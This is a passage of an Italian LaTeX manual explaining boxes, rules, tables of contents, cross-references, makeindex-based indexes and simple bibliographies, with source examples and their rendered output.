Bla bla bla \makebox[4cm][l]{ciao ciao} bla bla bla
\framebox[4cm][l]{ciao ciao} bla bla bla...

Bla bla bla \makebox[4cm][r]{ciao ciao} bla bla bla
\framebox[4cm][r]{ciao ciao} bla bla bla...

Bla bla bla \makebox[4cm][s]{ciao ciao} bla bla bla
\framebox[4cm][s]{ciao ciao} bla bla bla...
```

Bla bla bla ciao ciao bla bla bla | ciao ciao | bla bla bla...
Bla bla bla ciao ciao bla bla bla | ciao ciao | bla bla bla...
Bla bla bla ciao ciao bla bla bla | ciao ciao | bla bla bla...
Bla bla bla ciao ciao bla bla bla | ciao ciao | bla bla bla...
Bla bla bla ciao ciao bla bla bla | ciao ciao | bla bla bla...
Bla bla bla ciao ciao bla bla bla | ciao ciao | bla bla bla...
Bla bla bla ciao ciao bla bla bla | ciao ciao | bla bla bla...

Le scatole bordate con '**`\fbox`**' e '**`\framebox`**' sono controllate da due dimensioni, molto utili per controllarne l'estetica:

`\fboxrule=`*dimensione* `\setlength{\fboxrule}{`*dimensione*`}`	definisce lo spessore della linea usata per il bordo;
`\fboxsep=`*dimensione* `\setlength{\fboxsep}{`*dimensione*`}`	definisce la distanza tra la linea del bordo e il contenuto della scatola.

L'esempio seguente dovrebbe chiarire in che modo usare questi valori per controllare le scatole bordate:

```
\fbox{scatola bordata normale}
{\fboxrule=3mm\fbox{scatola con bordo più spesso}}
\fbox{scatola bordata normale}
{\fboxsep=3mm\fbox{scatola più spaziosa}}
\fbox{scatola bordata normale}
{\fboxrule=3mm\fboxsep=3mm\fbox{scatola spaziosa con bordo spesso}}
```

Si può osservare che le scatole «speciali» sono state racchiuse tra parentesi graffe, per evitare che la modifica delle caratteristiche legate allo spessore della linea e alla distanza dal contenuto, potessero coinvolgere il resto del testo. L'alternanza con scatole normali dimostra il funzionamento di questo sistema di contenimento:

scatola bordata normale scatola con bordo più spesso scatola bordata normale

scatola più spaziosa scatola bordata normale scatola spaziosa con bordo spesso

Per inserire in una scatola più di una riga di testo, si possono usare due tipi di istruzioni, ottenendo risultati leggermente differenti:

<table>
<tr><td><code>\parbox[c|t|b][</code>altezza<code>][c|t|b|s]{</code>larghezza<code>}{</code>testo<code>}</code></td><td>definisce una scatola, senza bordo, per contenere del testo impaginato nell’ambito della larghezza stabilita;</td></tr>
<tr><td><code>\begin{minipage}[c|t|b]{</code>larghezza<code>}</code>
testo
<code>\end{minipage}</code></td><td>definisce una scatola, senza bordo, per contenere del testo impaginato nell’ambito della larghezza stabilita.</td></tr>
</table>

La differenza più importante tra questi due tipi di scatole sta nel fatto che ‘**`\parbox`**’ consente l’inserimento di testo non troppo complesso, mentre l’ambiente ‘**`minipage`**’ è letteralmente una piccola pagina, in cui anche le note a piè pagina rimangono al suo interno.

In entrambi i casi, il primo argomento opzionale indica la collocazione della scatola, in senso verticale, rispetto alla base della riga in cui ci si trova; pertanto:

`c`	richiede una scatola centrata verticalmente rispetto alla riga;
`t`	richiede una scatola che parte dalla riga e si espande in basso;
`b`	richiede una scatola che parte dalla riga e si espande in alto.

L’esempio seguente consente di confrontare il comportamento dei due tipi di scatole per ciò che riguarda l’allineamento di queste rispetto alla riga. Per facilitare il paragone visivo, queste scatole vengono bordate attraverso il comando ‘**`\fbox`**’:

```
Bla bla bla bla bla...

Bla bla \fbox{\parbox{2cm}{Questa frase è in una scatola}} bla
\fbox{\parbox[c]{2cm}{Questa frase è in una scatola}} bla
\fbox{\parbox[t]{2cm}{Questa frase è in una scatola}} bla
\fbox{\parbox[b]{2cm}{Questa frase è in una scatola}} bla bla.

Bla bla bla bla bla...

Bla bla \fbox{\begin{minipage}{2cm}Questa frase è in una
scatola\end{minipage}} bla \fbox{\begin{minipage}[c]{2cm}Questa frase è
in una scatola\end{minipage}} bla \fbox{\begin{minipage}[t]{2cm}Questa
frase è in una scatola\end{minipage}} bla
\fbox{\begin{minipage}[b]{2cm}Questa frase è in una
scatola\end{minipage}} bla bla.

Bla bla bla bla bla...
```

Come si vede dal risultato della composizione, per il momento non si notano differenze:

Bla bla bla bla bla...

Bla bla | Questa frase è in una scatola | bla | Questa frase è in una scatola | bla | Questa frase è in una scatola | bla | Questa frase è in una scatola | bla bla.

Bla bla bla bla bla...


Bla bla | Questa frase è in una scatola | bla | Questa frase è in una scatola | bla | Questa frase è in una scatola | bla | Questa frase è in una scatola | bla bla.

Bla bla bla bla bla...

Dalla sintassi mostrata a proposito di '**`\parbox`**', si nota la possibilità di indicare l'altezza della scatola, assieme a un terzo argomento opzionale che serve a collocare il testo nella scatola:

`c`	testo centrato verticalmente nella scatola;
`t`	testo in alto;
`b`	testo in basso;
`s`	testo allungato per tutta l'altezza della scatola.

L'esempio seguente riguarda esclusivamente '**`\parbox`**', per mostrare l'uso dei due ulteriori argomenti opzionali:

```
Bla bla bla bla bla...

Bla bla bla \fbox{\parbox[c][2cm]{2cm}{Questa frase è in una scatola}}
\fbox{\parbox[c][2cm][c]{2cm}{Questa frase è in una scatola}}
\fbox{\parbox[c][2cm][t]{2cm}{Questa frase è in una scatola}}
\fbox{\parbox[c][2cm][b]{2cm}{Questa frase è in una scatola}}
\fbox{\parbox[c][2cm][s]{2cm}{Questa frase è in una scatola}}

Bla bla bla bla bla...
```

Si può osservare che nell'ultima scatola, l'opzione di allungamento verticale del testo non funziona, perché il testo non possiede spazi elastici:

Bla bla bla bla bla...

Bla bla bla | Questa frase è in una scatola | Questa frase è in una scatola | Questa frase è in una scatola | Questa frase è in una scatola | Questa frase è in una scatola |


Bla bla bla bla bla...

241.6 Testo da salvare e da recuperare

LaTeX ha una capacità limitata di memorizzare del testo in modo da poterlo inserire successivamente nella composizione:

`\begin{lrbox}{`*n*`}`*testo*`\end{lrbox}`	accumula nel registro *n* il testo indicato;
`\usebox{`*n*`}`	inserisce nella composizione il testo corrispondente al registro *n*, in una scatola orizzontale.

La spiegazione dei due modelli sintattici dovrebbe essere sufficiente a comprendere il funzionamento della cosa; tuttavia è importante sottolineare che il testo accumulato può essere composto da una sola riga e verrà rappresentato come se fosse inserito in una scatola '**`\mbox`**'. Viene mostrato un esempio:

```
\begin{lrbox}{1}
ciao a tutti
\end{lrbox}

\begin{lrbox}{2}
ma che bello
\end{lrbox}

Bla bla bla \usebox{2} bla bla bla \usebox{1} bla bla bla \usebox{2} bla
bla bla \usebox{1} bla bla bla...
```


Bla bla bla ma che bello bla bla bla ciao a tutti bla bla bla ma che bello bla bla bla ciao a tutti bla bla bla...

241.7 Linee

Con LaTeX, si ottengono linee orizzontali o verticali con il comando '**`\rule`**'. Per la precisione, si disegnano dei rettangoli neri di ampiezza e altezza stabiliti; pertanto, per ottenere una linea orizzontale si utilizza un rettangolo molto largo e molto basso, mentre per una linea verticale si usa un rettangolo molto stretto. Questi rettangoli sono collocati a loro volta nella parte superiore di una scatola, che in condizioni normali è alta quanto basta per contenere l'oggetto.

`\rule{`*larghezza*`}{`*altezza*`}`
`\rule[`*spazio_verticale_aggiuntivo*`]{`*larghezza*`}{`*altezza*`}`

L'esempio seguente riguarda la realizzazione di alcune linee, verticali e orizzontali, senza spazi verticali aggiuntivi:


```
Bla bla bla...

Bla bla bla \rule{0.5mm}{1cm} \rule{0.6mm}{1cm} \rule{0.7mm}{1cm}
\rule{0.8mm}{1cm} \rule{0.9mm}{1cm} \rule{1mm}{1cm} bla bla bla...

\rule{\textwidth}{0.5mm}

\rule{\textwidth}{0.6mm}

\rule{\textwidth}{0.7mm}

\rule{\textwidth}{0.8mm}

\rule{\textwidth}{0.9mm}

\rule{\textwidth}{1mm}

Bla bla bla...
```

Bla bla bla...

Bla bla bla bla bla bla...

Bla bla bla...

L'esempio seguente è una variante con l'aggiunta di spazi verticali aggiuntivi:

```
Bla bla bla...

Bla bla bla \rule[1mm]{0.5mm}{1cm} \rule[2mm]{0.6mm}{1cm}
\rule[3mm]{0.7mm}{1cm}
\rule[4mm]{0.8mm}{1cm} \rule[5mm]{0.9mm}{1cm} \rule[6mm]{1mm}{1cm} bla bla bla...

\rule[1mm]{\textwidth}{0.5mm}

\rule[2mm]{\textwidth}{0.6mm}

\rule[3mm]{\textwidth}{0.7mm}

\rule[4mm]{\textwidth}{0.8mm}

\rule[5mm]{\textwidth}{0.9mm}

\rule[6mm]{\textwidth}{1mm}

Bla bla bla...
```

Bla bla bla...

Bla bla bla bla bla bla...

Bla bla bla...

LaTeX: riferimenti

LaTeX gestisce diversi tipi di riferimenti incrociati, di cui il più importante è l'indice generale, ottenuto attraverso il comando '**`\tableofcontents`**'. La gestione dei riferimenti incrociati avviene attraverso la creazione di file temporanei, adibiti ad accumulare le informazioni, da riutilizzare attraverso rielaborazioni successive. In pratica, è proprio la presenza di questi riferimenti incrociati che obbliga a ripetere il procedimento di composizione più volte.

242.1 Indice generale, indice delle tabelle e delle figure

La creazione dell'indice generale, dell'indice delle tabelle e dell'indice delle figure, parte dall'accumulo delle informazioni sulla collocazione di queste voci. Per la precisione, i comandi che definiscono la suddivisione del documento annotano il titolo, il numero della sezione e la pagina in un file con estensione '`.toc`' (*Table of contents*); i comandi '**`\caption`**' inseriti nell'involucro fluttuante di una tabella o di una figura, annotano il numero e la pagina in cui si trovano in file con estensione '`.lot`' (*List of tables*) e '`.lof`' (*List of figures*).

Nella rielaborazione successiva (quando il comando di composizione viene ripetuto), questi file possono essere incorporati attraverso i comandi '**`\tableofcontents`**', '**`\listoftables`**' e '**`\listoffigures`**', per ottenere rispettivamente l'indice generale, l'indice delle tabelle e delle figure.

Dal momento che l'inserzione modifica la lunghezza del testo, a meno che gli indici siano collocati alla fine del documento, si rende necessaria almeno una terza rielaborazione.

`\tableofcontents`	inserisce nella composizione l'indice generale, ottenuto dal file '`.toc`', generato dalla composizione precedente;
`\listoftables`	inserisce nella composizione l'indice delle tabelle, ottenuto dal file '`.lot`', generato dalla composizione precedente;
`\listoffigures`	inserisce nella composizione l'indice delle figure, ottenuto dal file '`.lof`', generato dalla composizione precedente.

L'inserimento di voci in questi elenchi può avvenire anche in modo manuale, attraverso due comandi appositi:

`\addtocontents{toc`|`lot`|`lof}{`*testo*`}`	aggiunge il testo indicato nell'ultimo argomento, nell'indice corrispondente alla sigla del primo argomento (indice generale, indice delle tabelle o indice delle figure);
`\addcontentsline{toc`|`lot`|`lof}{`*livello*`}{`*testo*`}`	aggiunge la voce nell'indice corrispondente alla sigla del primo argomento.

Il funzionamento del comando '**`\addtocontents`**' è relativamente semplice, nel senso che ci si limita ad aggiungere del testo nell'indice prescelto:

```
\tableofcontents

\section{Prima}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
```

```
bla bla bla bla bla bla bla bla bla bla...

\addtocontents{toc}{Ciao a tutti\par}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...

\section{Seconda}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...
```

Si può osservare che nel testo inserito è stata aggiunta la richiesta esplicita di concludere il paragrafo; ciò si rende necessario per evitare problemi imprevisti nel momento dell'incorporazione del file '`.toc`'.

Indice

1 Prima

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

2 Seconda

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

L'uso di '**`\addcontentsline`**' è più complesso, perché richiede anche l'indicazione del «livello» della voce. Se si tratta dell'indice generale, il livello è rappresentato dalle parole chiave da '**`part`**' a '**`subparagraph`**', mentre negli altri casi è ammesso l'uso di '**`table`**' o '**`figure`**'. Così si intende che la voce inserita sia da trattare allo stesso modo del livello corrispondente, per ciò che riguarda la composizione. Nell'esempio che segue, la voce si inserisce al livello di una sottosezione:

```
\tableofcontents

\section{Prima}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...

\addcontentsline{toc}{subsection}{Ciao a tutti}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...

\section{Seconda}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...
```

Come si vede, in questo caso non c’è più bisogno di concludere il paragrafo nel testo, cosa che al contrario genererebbe qui solo un errore:

Indice

1 Prima

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

2 Seconda

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Volendo, si può spiare il contenuto del file ‘`.toc`’ generato, per scoprire come si può aggiungere una cifra davanti alla voce inserita manualmente:

```
\contentsline {section}{\numberline {1}Prima}{1}
\contentsline {section}{Ciao a tutti}{1}
\contentsline {section}{\numberline {2}Seconda}{1}
```

Intuitivamente si comprende l’uso del comando ‘**`\numberline`**’:

```
\tableofcontents

\section{Prima}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...

\addcontentsline{toc}{subsection}{\numberline{1.1}Ciao a tutti}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...

\section{Seconda}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...
```

Indice

1 Prima

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

2 Seconda

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

242.2 Riferimenti liberi

LaTeX mette a disposizione pochi comandi per la creazione di riferimenti incrociati all'interno del testo. Attraverso il comando '**`\label`**' è possibile definire un'etichetta alla quale si può fare riferimento con i comandi '**`\ref`**' o '**`\pageref`**':

`\label{`*stringa_identificativa*`}`	mette un punto di riferimento invisibile, identificato dalla stringa contenuta nell'argomento;
`\ref{`*stringa_identificativa*`}`	inserisce nella composizione il numero corrispondente alla stringa di identificazione indicata, secondo il contesto;
`\pageref{`*stringa_identificativa*`}`	inserisce nella composizione il numero della pagina corrispondente alla stringa di identificazione indicata.

La posizione in cui viene collocato il comando '**`\label`**' è importante, in quanto sarà diverso il comportamento di '**`\ref`**' nel momento in cui dovesse servire. Se l'etichetta viene dichiarata all'interno di testo normale, il riferimento generico a questa restituisce un numero, più o meno articolato, che indica la sezione o il capitolo in cui si trova; se invece l'etichetta viene dichiarata all'interno di un ambiente numerato, come una tabella, una figura, un'equazione o altro, il riferimento a questa genera il numero corrispondente a tale elemento.

A titolo di esempio, viene mostrato come si potrebbe procedere per la costruzione manuale di un indice generale, senza l'ausilio del comando '**`\tableofcontents`**':

```
\section*{Indice}

\noindent\ref{sec:Prima} Prima, pag. \pageref{sec:Prima}

\noindent\ref{sec:Seconda} Seconda, pag. \pageref{sec:Seconda}

\section{Prima} \label{sec:Prima}

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...

\section{Seconda} \label{sec:Seconda}
```

```
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla...
```

Indice

1 Prima, pag. 1
2 Seconda, pag. 1

1 Prima

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

2 Seconda

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

È bene ribadire che LaTeX inserisce implicitamente le etichette generate con il comando '**`\label`**' in un contesto particolare, per cui il risultato del comando '**`\ref`**' cambia di conseguenza. Tuttavia, il numero che viene mostrato da '**`\ref`**' non è accompagnato dal contesto in fase di composizione, pertanto è compito dell'autore scrivere di cosa si tratta (capitolo, sezione, tabella, figura o altro). In questo senso, diventa importante ricordare a cosa si riferisce una certa stringa di identificazione, pertanto, la stessa documentazione originale di LaTeX propone di usare un prefisso diverso in base al contesto:

`\label{cha:`*stringa_successiva*`}`	etichetta di identificazione di un capitolo;
`\label{sec:`*stringa_successiva*`}`	etichetta di identificazione di una sezione di livello inferiore al capitolo;
`\label{tab:`*stringa_successiva*`}`	etichetta di identificazione di una tabella;
`\label{fig:`*stringa_successiva*`}`	etichetta di identificazione di una figura;
`\label{eq:`*stringa_successiva*`}`	etichetta di identificazione di un'equazione.

Le stringhe di identificazione generate dal comando '**`\label`**', sono annotate in un file con estensione '`.aux`' (assieme ad altre informazioni estranee). Quando LaTeX viene riavviato in una fase di composizione successiva, carica in memoria i dati contenuti nel file '`.aux`' e lo utilizza per risolvere i riferimenti con i comandi '**`\ref`**' e '**`\pageref`**'.

242.3 Indice analitico

La realizzazione di un indice analitico, ovvero un indice che raccoglie una serie ordinata di voci che possono essere inserite in varie parti del documento, è più complessa rispetto a quella dell'indice generale. In special modo, in questo caso è necessario provvedere a riordinare e riorganizzare i dati nel modo corretto. I comandi coinvolti per la realizzazione dell'indice analitico, sono riassunti brevemente nell'elenco seguente:

`\usepackage{makeidx}`	si usa questo comando nel preambolo per importare il codice necessario alla gestione dell'indice analitico;
`\makeindex`	si usa questo comando, sempre nel preambolo, per attivare la gestione dell'indice analitico;
`\index{`*voce*`}`	inserisce la voce indicata nel file '`.idx`', dal quale si otterrà poi l'indice analitico;
`\printindex`	inserisce l'indice analitico contenuto nel file '`.ind`', ottenuto attraverso un'elaborazione esterna a LaTeX.

Come si vede, è necessario utilizzare un pacchetto esterno, denominato '**makeidx**', quindi si deve attivare la costruzione dell'indice, con il comando '**\makeindex**'. Pertanto, si troveranno le istruzioni seguenti nel preambolo:

```
\usepackage{makeidx}
\makeindex
```

Lo scopo particolare di '**\makeindex**' è quello di aprire un file con estensione '.idx', in cui il comando '**\index**' può poi annotare le sue voci. Si osservi l'esempio seguente:

```
...
\usepackage{makeidx}
\makeindex
...
\begin{document}

\section{Prima} \index{resistenza}\index{induttanza}

Qui si parla di resistenze e di induttanze, bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla...

\section{Seconda} \index{capacità}

Qui si parla di capacità e simili, bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla...

\end{document}
```

Nella composizione finale, i comandi '**\index**' non producono alcun risultato e si comportano in modo simile al comando '**\label**':

1 Prima

Qui si parla di resistenze e di induttanze, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

2 Seconda

Qui si parla di capacità e ancora di resistenza, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Dopo l'elaborazione normale con LaTeX si ottiene un file con estensione '.idx', con il contenuto seguente:

```
\indexentry{resistenza}{1}
\indexentry{induttanza}{1}
\indexentry{capacit\'a}{1}
\indexentry{resistenza}{1}
```

Si può osservare che le voci sono state inserite nella sequenza in cui appaiono nel sorgente LaTeX, senza tenere conto di eventuali ripetizioni. Ma LaTeX non è nelle condizioni di usare questo file direttamente nell'elaborazione successiva; prima occorre riordinare e riorganizzare le voci attraverso il programma '**makeindex**':

makeindex *nome_file_senza_estensione*

Per esempio, se si sta facendo la composizione del file 'prova.tex', è sufficiente il comando:

```
$ makeindex prova
```

In questo modo, '**`makeindex`**' cercherà di leggere il file '`prova.idx`' (quello generato dall'elaborazione di LaTeX) e produrrà il file '`prova.ind`', che, seguendo l'esempio, dovrebbe contenere quanto segue:

```
\begin{theindex}

  \item capacit\'a, 1

  \indexspace

  \item induttanza, 1

  \indexspace

  \item resistenza, 1

\end{theindex}
```

Come si può vedere, la voce '**`resistenza`**' contiene un riferimento unico, dal momento che si trovava due volte, ma nella stessa pagina finale.[1]

Se il sorgente LaTeX contiene il comando '**`\printindex`**', in quel punto viene inserito il contenuto del file con estensione '`.ind`', a partire da una pagina nuova, con l'aggiunta di un titolo adeguato:

```
...
\usepackage{makeidx}
\makeindex
...
\begin{document}

\section{Prima} \index{resistenza}\index{induttanza}

Qui si parla di resistenze e di induttanze, bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla...

\section{Seconda} \index{capacità}

Qui si parla di capacità e simili, bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla...

\printindex

\end{document}
```

1 Prima

Qui si parla di resistenze e di induttanze, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

2 Seconda

Qui si parla di capacità e ancora di resistenza, bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

[1] Naturalmente, '**`makeindex`**' può essere usato anche specificando delle opzioni; in tal caso si può consultare la pagina di manuale *makeindex(1)*.

Indice analitico

capacità, 1

induttanza, 1

resistenza, 1

1

È da osservare che la voce indicata come argomento del comando '**`\index`**' può essere più articolata, in base alle capacità elaborative di '**`makeindex`**'. In pratica, si utilizzano dei simboli per separare la voce in più parti. L'elenco seguente dovrebbe aiutare a comprendere il meccanismo:

`\index{`*voce*`}`	questa è la situazione normale, in cui si inserisce la voce indicata, così come inserita, nell'indice;
`\index{`*voce_principale* ! *voce_secondaria*`}`	il punto esclamativo permette di separare una voce principale da una parte secondaria, che poi può essere mostrata con un leggero rientro rispetto alla prima parte;
`\index{`*voce_principale*@*voce_abbellita*`}`	la chiocciola separa una prima parte, da prendere in considerazione ai fini dell'ordinamento, dalla seconda parte che invece viene mostrata nell'indice, consentendo l'uso di comandi che modificano l'aspetto del carattere;
`\index{`*voce* | *comandi_per_il_numero_della_pagina* `}`	la barra verticale separa la voce dell'indice dai comandi per controllare l'aspetto del numero della pagina (comandi da usare senza la barra obliqua inversa iniziale).

L'esempio seguente è una variante di quanto già visto, per mostrare l'uso del comando '**`\index`**' con questi simboli particolari:

```
\section{Prima} \index{resistenza}\index{resistenza!induttiva|textit}

Qui si parla di resistenze e di induttanze, bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla...

\section{Seconda} \index{resistenza!capacitiva|textit}
\index{resistenza@\texttt{resistenza}}

Qui si parla di capacità e ancora di resistenza, bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla...
```

Ecco come si presenta l'indice; si può osservare che la voce '**`resistenza`**' appare due volte, perché il tipo di carattere è stato modificato:

Indice analitico

1

242.4 Bibliografie

LaTeX offre una gestione molto semplice delle bibliografie attraverso l'uso dell'ambiente '**`thebibliography`**'. I comandi coinvolti sono descritti brevemente nell'elenco seguente:

`\begin{thebibliography}{`*stringa_di_esempio*`}`...↩ ↪`\end{thebibliography}`	dichiara l'ambiente che contiene le informazioni bibliografiche;
`\bibitem[`*sigla*`]{`*stringa_identificativa_della_voce*`}`	all'interno dell'ambiente '**`thebibliography`**' dichiara l'inizio di una voce bibliografica;
`\cite[`*testo_aggiuntivo*`{`*stringa_identificativa_della_voce*`}}`	si usa al di fuori dell'ambiente '**`thebibliography`**', per richiamare il riferimento a una voce bibliografica.

In pratica, l'ambiente '**`thebibliography`**' serve a raccogliere le voci bibliografiche, ognuna dichiarata attraverso il comando '**`\bibitem`**'. Nel risultato della composizione, le voci vengono precedute da una sigla, come indicato dal comando '**`\bibitem`**', oppure da un numero gestito in modo automatico; pertanto, per garantire un allineamento corretto, la dichiarazione dell'ambiente richiede un argomento composto da una stringa di esempio, che rappresenti l'ampiezza massima di questa sigla, sia gestita manualmente, sia automatica.

Al di fuori dell'ambiente '**`thebibliography`**', di solito prima di questo, si usa il comando '**`\cite`**' per fare riferimento a una voce bibliografica, attraverso la stringa identificativa che usa lo stesso comando '**`\bibitem`**'. Se viene usato l'argomento opzionale di '**`\cite`**', si ottiene l'aggiunta di quella stringa dopo la sigla usata per identificarlo.

Per cominciare conviene mostrare un esempio molto semplice, in cui non si usano argomenti opzionali:

```
\section{Resistenze e condensatori}

Qui si parla di resistenze \cite{res} e di condensatori \cite{con}, bla
bla bla bla bla bla bla bla bla...

\begin{thebibliography}{99}
\bibitem{res} Tizio Tizi, \textit{Resistenze elettriche}, 2002
\bibitem{con} Caio Cai, \textit{Condensatori e correnti alternate}, 2001
\end{thebibliography}
```

Come si vede, l'argomento della dichiarazione dell'ambiente '**`thebibliography`**' contiene la stringa '**`99`**', perché si sa che la sigla usata per distinguere le voci non sarà mai più lunga di un numero di due cifre:

> **1 Resistenze e condensatori**
>
> Qui si parla di resistenze [1] e di condensatori [2], bla bla bla bla bla bla bla bla bla...
>
> **Riferimenti bibliografici**
>
> [1] Tizio Tizi, *Resistenze elettriche*, 2002
>
> [2] Caio Cai, *Condensatori e correnti alternate*, 2001

